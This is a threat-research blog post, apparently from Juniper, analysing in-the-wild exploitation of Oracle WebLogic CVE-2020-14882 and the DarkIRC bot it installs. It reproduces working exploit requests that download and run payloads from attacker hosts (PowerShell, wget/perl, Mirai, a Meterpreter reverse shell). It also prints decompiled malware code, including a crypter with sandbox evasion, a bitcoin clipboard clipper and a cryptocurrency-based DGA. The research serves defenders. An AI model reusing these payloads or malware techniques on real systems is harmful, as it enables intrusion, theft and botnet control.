
DarkIRC bot exploits recent Oracle WebLogic vulnerability

blogs.juniper.net/en-us/threat-research/darkirc-bot-exploits-oracle-weblogic-vulnerability

December 1, 2020

Juniper Threat Labs is seeing active attacks on Oracle WebLogic software using CVE-2020-14882. This vulnerability, if successfully exploited, allows unauthenticated remote code execution. As of this writing, we found 3,109 open Oracle WebLogic servers using Shodan. We are seeing at least five different variants of attacks/payload. For the purpose of this blog, we will focus on one particular payload that installs a bot called DarkIRC. This bot performs a unique command and control domain generation algorithm that relies on the sent value of a particular crypto wallet. This bot is currently being sold on hack forums for $75USD.



port:7001 product:"Oracle Weblogic"

TOTAL RESULTS

3,109

TOP COUNTRIES


China	849
United States	599
Iran, Islamic Republic of	370
Germany	133
India	124

TOP ORGANIZATIONS

Oracle Cloud	521
China Telecom	224
Hangzhou Alibaba Advertising Co.,Ltd.	149
Amazon.com	126
China Unicom Liaoning	100

Open Oracle Weblogic servers on the internet

DarkIRC




```
if (num == 3034564514U)
{
    if (text2 == "botversion")
    {
        try
        {
            IRC.writeEncrypted(writer, IRC.nick + " DarkIRC v1.2.1 - Coded by Freak & 0x0");
        }
        catch
        {
        }
    }
```

DarkIRC version

The attack issues an HTTP GET request to a vulnerable WebLogic server, which will execute a powershell script to download and execute a binary file hosted in cnc[.]c25e6559668942[.]xyz

```
GET /console/images/%252E%252E%252Fconsole.portal?
_nfpb=false&_pageLable=&handle=com.tangosol.coherence.mvel2.sh.ShellSession
(%22java.lang.Runtime.getRuntime().exec('powershell%20-NoP%20-NonI%20-W%20Hidden%20-Exec%20Bypass%20%22
(New-
Object%20System.Net.WebClient).DownloadFile(%22http://cnc.c25e655{redacted}xyz/svchost.exe%22,%22$env:temp%0Degsvc.exe%22);
%20Start-Process%20%22$env:temp%0Degsvc.exe%22%22');%22); HTTP/1.1

Host: {redacted}:7001

Connection: keep-alive

Accept-Encoding: gzip, deflate

Accept: */*

User-Agent: python-requests/2.24.0
```

The source IP is 83.97.20.90. This IP resolves to the C&C of this bot which means the attacker IP is the same as the C&C. The sha256 hash of the payload is d78c90684abcd21b26bccf4b6258494a894d9b8d967a79639f0815a17e1e59a5. This payload is a .NET file with a file size of 6MB, fairly encrypted and has the following properties:



```
◢ WindowsFormsApp2 (10.0.19041.1)
   ◢ WindowsFormsApp2.exe
      ▷ PE
      ▷ Type References
      ▷ References
      ▷ Resources
      ▷ { } -
      ▷ { } WindowsFormsApp2
      ▷ { } WindowsFormsApp2.Properties
```


Basic structure of the crypter

The Crypter

The crypter or the packer is being used primarily to conceal its true intention and avoid detection. It also includes anti-analysis and anti-sandbox functions. It tries to detect if it is running under the following virtualized environments to determine if it should not continue its malicious routine:

- VMware
- VirtualBox
- VBox
- QEMU
- Xen


If it is not, it will load an encrypted file in its resource.



```
if (findVirtualizedEnv.Count == 0)
{
    AppDomain appDomain = (AppDomain)typeof(Thread).GetMethod("GetDomain").Invoke(0, null);
    foreach (Type type in appDomain.Load(Form1.Security.Decrypt(Encoding.Default.GetBytes(Resource1.dll))).GetExportedTypes())
    {
        if (type.Name == "Class1")
        {
            try
            {
                string text = Environment.GetEnvironmentVariable(Encoding.Default.GetString(Convert.FromBase64String("YXBwZGF0YQ=="))) +
                  Encoding.Default.GetString(Convert.FromBase64String("XENocm9tZQ=="));
                string text2 = text + Encoding.Default.GetString(Convert.FromBase64String("XGNocm9tZS5leGU="));
                string @string = Encoding.Default.GetString(Convert.FromBase64String("R29vZ2xl"));
                type.InvokeMember("hV5yNc7nE6", BindingFlags.InvokeMethod, null, type, new object[]
                {
                    Form1.Security.Decrypt(Encoding.Default.GetBytes(Resource1.file)),
                    Assembly.GetEntryAssembly().Location,
                    false
                });
                type.InvokeMember("idzEsR6oDXY65Ky", BindingFlags.InvokeMethod, null, type, new object[]
                {
                    Assembly.GetEntryAssembly().Location,
                    text,
                    text2,
                    @string
```

DarkIRC Crypter virtual environment check

After unpacking, we can clearly see what this malware wants to do, based on the name of its functions.



```
Assembly Explorer
◢ DarkIRC (1.0.0.0)
  ◢ DarkIRC.exe
    ▷ PE
    ▷ Type References
    ▷ References
    ▷ Resources
    ▷ { } -
    ◢ { } DarkIRC
      ▷ BTC @02000027
      ▷ Chrome @02000028
      ▷ Config @0200002C
      ▷ CredentialModel @02000042
      ▷ Crypto @02000043
      ▷ cSQLite @0200002D
      ▷ Discord @02000031
      ▷ DPAPI @02000032
      ▷ eN @0200009D
      ▷ FFDecryptor @02000035
      ▷ Firefox @0200003A
      ▷ Helpers @02000044
      ▷ HTTP @0200006A
      ▷ Interop @02000048
      ▷ IRC @0200007C
      ▷ Keylogger @02000058
      ▷ Masterkeys @0200005A
      ▷ MSSQL @0200005E
      ▷ Program @02000082
      ▷ RDPBrute @02000041
      ▷ Resource1 @02000061
      ▷ SMB @02000062
      ◢ Stealer @0200006B
        ▷ Base Type and Interfaces
        ▷ Derived Types
```

Functions inside DarkIRC when unpacked


Bot Functions

The bot installs itself in the %APPDATA%\Chrome\Chrome.exe and creates an autorun entry. Among its functions include:

- Browser Stealer
- Keylogging
- Bitcoin Clipper
- DDoS
  - Slowloris
  - RUDY (R-U-DeadYet?)
  - TCP Flood
  - HTTP Flood
  - UDP Flood
  - Syn Flood
- Worm or spread itself in the network
- Download Files
- Execute Commands

Bitcoin Clipper

This function allows the malware to change the copied bitcoin wallet address to the malware operator’s bitcoin wallet address. This essentially allows it to steal bitcoin transactions on the infected system. This is similar to what Masad Stealer does.



```
public static void BTCThread()
{
    for (;;)
    {
        try
        {
            string text = Clipboard.GetText();
            bool flag = text != IRC.BTC_ADDR;
            if (flag)
            {
                bool flag2 = text.Length >= 26 && text.Length <= 35;
                if (flag2)
                {
                    bool flag3 = text.StartsWith("1") || text.StartsWith("3") || text.StartsWith
                      ("bc1");
                    if (flag3)
                    {
                        Clipboard.SetText(IRC.BTC_ADDR);
                    }
                }
```

check clipboard if valid btc address


set to own address

DarkIRC clipping routine

Bitcoin address by the malware operator:

3QRwJwLRFDBoeLZ2cToGUsdBGB3eqj3exH

It connects to its Command and Control via IRC with an added encryption XOR encryption.



```
char[] array = new char[IRC.buffsize];
reader.Read(array, 0, array.Length);
for (int i = 0; i < IRC.trafficEncryptionkey.Length; i++)
{
    text += "\0";
}
bool flag = new string(array).Contains(text);
string result;
if (flag)
{
    result = XOR.EncryptDecrypt(IRC.trafficEncryptionkey, string.Join<char>("", new string
      (array).Take(new string(array).IndexOf(text))));
}
else
{
    result = XOR.EncryptDecrypt(IRC.trafficEncryptionkey, new string(array));
}
```

CnC communication is encrypted via XOR

Below are the bot commands:

Command	Action
steal	*Steal browser passwords*
mssql	*Spread via mssql (brute force)*
stopall	*Stop all flood attacks*
rudy	*Start or stop rudy flood attacks. If command includes stop, it means stop rudy attacks.*
rdp	*Spread via RDP (brute force)*
update	*Update this bot*
upload	*Upload files*
dlexerem	*Download, execute and remove*
udp	*Start/Stop udp flood attacks*
version	*Get version info of the infected system*
dlexe	*Download and execute*
username	*Get username of the infected system*


cd	*Set current directory*
getip	*Get IP address of the infected system*
md5	*Get config md5 of bot*
usbspread	*Spread via USB*
tcp	*Start/Stop tcp flood attack*
discord	*Steal discord token*
botversion	*Get bot version*
syn	*Syn flood*
http	*Http flood*
slowloris	*Slowloris DDoS attack*
uninstall	*Uninstall itself*
smb	*Spread via SMB*
cmd	*Run command*

Command and Control DGA

One of its interesting functions is to generate a domain, based on the value of a particular dogecoin wallet, DHeMmdtVhMYQxjbhe2yKvm8nbjSx1At6cZ

It hashes the sent value of the wallet and gets the first 14 characters of the hash to complete the cnc domain below:


- cnc .<generated hash[:14].xyz>
- At its current value, the resulting domain will be:
  cnc[dot]c25e6559668942.xyz



```
public static string getCNC()
{
    string result;
    for (;;)
    {
        try
        {
            ServicePointManager.SecurityProtocol = (SecurityProtocolType.Tls | SecurityProtocolType.Tls11 |
             SecurityProtocolType.Tls12);
            string value = IRC.HttpGet("https://dogechain.info/api/v1/address/sent/DHeMmdtVhMYQxjbhe2yKvm8nbjSx1At6cZ");
            string hostNameOrAddress = "cnc." + IRC.Sha256_hash(value).Substring(0, 14) + ".xyz";
            IPAddress[] hostAddresses = Dns.GetHostAddresses(hostNameOrAddress);
            IPAddress[] array = hostAddresses;
            int num = 0;
            if (num < array.Length)
            {
                IPAddress ipaddress = array[num];
                result = ipaddress.ToString();
                break;
```

DarkIRC uses a DGA that depends on the sent value of a particular dogecoin wallet

The URL request returns a json formatted string, which includes the amount “sent” from that wallet.




```
λ curl https://dogechain.info/api/v1/address/sent/DHeMmdtVhMYQxjbhe2yKvm8nbjSx1At6cZ
{
  "sent" : "8254.41378643",
  "success" : 1
}
```

Current sent value of the wallet that the DGA relies on.

In the event that the existing domain is taken down, the malware operator could make a transaction that will change the “sent” value from the wallet, which will generate a new cnc domain for all the bots.

Who is behind this?

We found an account in Hack Forums by the name of **“Freak_OG”** that advertised this botnet back in August 2020 for $75USD.



DarkIRC BOTNET (STEALER + KEYLOGGER + SOCKS5 SERVER + UPNP + MORE)

Freak_OG
pro crypter

HF L33T

Posts: 324
Threads: 45
B Rating: 1 0 1
Popularity: 61
Bytes: β 14.87
Game XP: 135

08-06-2020, 11:49 AM (This post was last modified: 08-08-2020, 05:00 AM by Freak_OG.)

08-06-2020, 11:

Hello everyone, I am putting my botnet up for sale, features:

1. Passwords recovery for IE, Edge, Chrome and Firefox
2. Keylogger
3. File upload
4. Socks5 Server + portforwarded with UPnP
5. 5 More features I cant mention here (Server stressing related)
6. 12+ commands
7. Discord token stealer (WORKING)
8. Domain name generation algorythm based off of dogecoin addresses, never lose access your CnC


Price: 75$
Comes with free FUD crypt!

Price: 75$

Add me on discord to buy (verified)

Threat actor advertising on hack forums.

On November 1, the same account posted a FUD (Fully Undetected) Crypter, selling it for $25USD. The filename of the file he is showing in this post resembles the “Application Name” of our payload, WindowsFormsApp2.exe.



Freak_OG posted a thread
11-01-2020, 03:05 PM

0/26 FUD Crypts service (I'm back) SUPPORT 32/64 BIT CRYPTS

Current fud time is short/unknown, price is no longer 25$ per crypt, selling crypting as a service to you for the entire month for as low as 25$.

latest scan(as of this posting):

Cyber Scanner

File name: WindowsFormsApp1.exe
Scan Date: 2020-11-01 15:59
Md5: 648341f7250d4e9afe4403331024b6f5
File size : 6,827.56 KB
Detection: Clean

Threat actor advertising it’s crypter

We are not certain if the bot operator who attacked our honeypot is the same person who is advertising this malware in Hack Forums or one of his/her customers.

Conclusion

Threat actors will always be on the hunt for victims. One of the fastest ways for them to be victimized is to use a zero day exploit and attack the internet, usually via a spray-and-pray technique.

This vulnerability was fixed by Oracle in October and a subsequent out of cycle patch was also released in November to fix a hole in the previous patch. We recommend affected systems to patch immediately.

Oracle WebLogic RCE attacks

Below is brief information about the different attacks we have seen from our sensors and the payloads they try to install.

Attack Variant 1: Cobalt Strike Payload

Attacker IP

45.77.178.169

Attack Port


7001

IOC

139[.]180.194.87

```
GET /console/css/%252e%252e%252fconsolejndi.portal?test_handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThre
(weblogic.work.ExecuteThread)Thread.currentThread();%20weblogic.work.WorkAdapter%20adapter%20=%20currentThread.getCurrentWork();%20jav
ld%20
=%20adapter.getClass().getDeclaredField(%22connectionHandler%22);field.setAccessible(true);Object%20obj%20=%20field.get(adapter);
weblogic.servlet.internal.ServletRequestImpl%20req%20=%20(weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod(%22get
obj);
%20String%20cmd%20=%20req.getHeader(%22cmd%22);String%5B%5D%20cmds%20=%20System.getProperty(%22os.name%22).toLowerCase().contains(%22w
%20new%20String%5B%5D%7B%22
cmd.exe%22,%20%22/c%22,%20cmd%7D%20:%20new%20String%5B%5D%7B%22/bin/sh%22,%20%22-
c%22,%20cmd%7D;if(cmd%20!=%20null%20)%7B%20String%20result%20=%20new%20java.util.Scanner
(new%20java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter(%22%5C%5CA%22).next();%20weblogic.servlet.internal.Servle
(weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod(%22getResponse%22).invoke(req);res.getServletOutputStream().wr
(new%20weblogic.xml.util.StringInputStream(result));res.getServletOutputStream().flush();%7D%20currentThread.interrupt();') HTTP/1.0

User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0

Accept-Encoding: gzip, deflate

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Connection: keep-alive

cmd: powershell -ENC DQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAbgAgAD0AIABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4Ad
```

The powershell script executes a shellcode, which downloads from http://139[.]180.194.87:2233/LkQT. The URL did not return anything during our test. Based on threat intelligence, this IP is related to Cobalt Strike.



```
0040106E   66:8B0C4B    mov cx,word ptr ds:[ebx+ecx*
00401072   8B58 1C      mov ebx,dword ptr ds:[eax+1C
00401075   01D3         add ebx,edx
00401077   8B048B       mov eax,dword ptr ds:[ebx+ec
0040107A   01D0         add eax,edx
0040107C   894424 24    mov dword ptr ss:[esp+24],ea
00401080   5B           pop ebx
00401081   5B           pop ebx
00401082   61           popad
00401083   59           pop ecx
00401084   5A           pop edx
00401085   51           push ecx
00401086   FFE0         jmp eax
00401088   58           pop eax
```

```
Hide FPU

EAX   76BA49E9   <wininet.InternetConnectA>
EBX   0040130C   "139.180.194.87"
ECX   004010CC   shellcode_2.004010CC
EDX   C69F8957
EBP   00401006   shellcode_2.00401006
ESP   0018FF60
ESI   00000000
EDI   00000000

EIP   00401086   shellcode_2.00401086
```

Shellcode downloading Cobalt Strike

Attack Variant 2: Perlbot Payload

Attacker IP

85.248.227.163

Attack Port

7001

Payload Hash

ef7df0f86ed1a1bca365d7247d60384ece4687db28e5ec9aee1a61b1cfa4befa

```
POST /console/css/%252e%252e%252fconsole.portal HTTP/1.0

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9) Gecko/20080705 Firefox/3.0
Kapiko/3.0

Accept-Encoding: gzip, deflate

Accept: */*

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

cmd: unset HISTFILE;unset HISTSAVE;wget http://159.69.66.124/bo;perl bo;rm -rf bo

Content-Length: 1216

_nfpb=true&_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh.ShellSession
('weblogic.work.ExecuteThread executeThread = (weblogic.work.ExecuteThread) Thread.currentThread();
weblogic.work.WorkAdapter adapter = executeThread.getCurrentWork();java.lang.reflect...{redacted}
```

Attack 3: Meterpreter Payload

Attacker IP

185.65.134.178

Attack Port

7001

Payload Hash

4bafb11609f744948f7adbba60b8f122906d6cb079b1a1f3b9ba82f362e03889

```
POST /console/css/.%252e/console.portal HTTP/1.1

Host: {redacted}:7001

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

Content-Type: application/x-www-form-urlencoded

Content-Length: 2304

handle=com.tangosol.coherence.mvel2.sh.ShellSession%28%27java.lang.Runtime.getRuntime%28%29.exec%28new%
20
java.lang.String%28java.util.Base64.getDecoder%28%29.decode%28%22cG93ZXJzaGVsbCAtdyBoaWRkZW4gLW5vcCAtYy
AkYT
0nMTg1LjY1LjEzNC4xNzgnOyRiPTg3Nzc7JGM9TmV3LU9iamVjdCBzeXN0ZW0ubmV0LnNvY2tldHMudGNwY2xpZW50OyRuYj1OZXctT
2JqZW
N0IFN5c3RlbS5CeXRlW10gJGMuUmVjZWl2ZUJ1ZmZlcl{redacted}
```

Attack 4: Mirai Payload

Attacker IP

83.97.20.90

Attack Port

7001


Payload Hash

81d51082566d3cebbc8d0d3df201a342f8056efbfb95a7778b6f5d56a264fb07

```
GET /console/images/%252E%252E%252Fconsole.portal?_nfpb=false&_pageLable=&
handle=com.tangosol.coherence.mvel2.sh.ShellSession(%22java.lang.Runtime.getRuntime().exec
('wget%20http://83[dot]97.20.90/mirai.x86%20-
O%20/tmp/kpin;chmod%20777%20/tmp/kpin;/tmp/kpin');
%22); HTTP/1.1

Host: {redacted}:7001

Connection: keep-alive

Accept-Encoding: gzip, deflate

Accept: */*

User-Agent: python-requests/2.24.0

Content-type: application/x-www-form-urlencoded; charset=utf-8
```

The exploit is detected by IDP as “HTTP:ORACLE:WLOGIC-UNAUTH-RCE”.

